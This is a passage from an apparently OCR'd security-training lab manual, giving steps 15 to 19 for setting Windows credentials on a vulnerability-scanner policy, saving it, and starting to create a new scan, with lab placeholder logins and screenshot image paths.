


15. To configure the credentials of a new policy, click the **Credentials** tab and select **Windows** from the options.




16. Specify the **Username** and **Password** in the window. Here, the specified credentials are **CEH123/qwerty@123**.


    Note: Re-enter the created user account credentials, **Admin/password**, if session timeout notification pop-up appears.




17. Click the **Plugins** tab and do not alter any of the options in this window. Click the **Save** button.



18. A **Policy saved successfully** notification pop-up appears, and the policy is added in the **Policies** window, as shown in the screenshot.




19. Now, click **Scans** from the menu bar to open **My Scans** window; click **Create a new scan**.

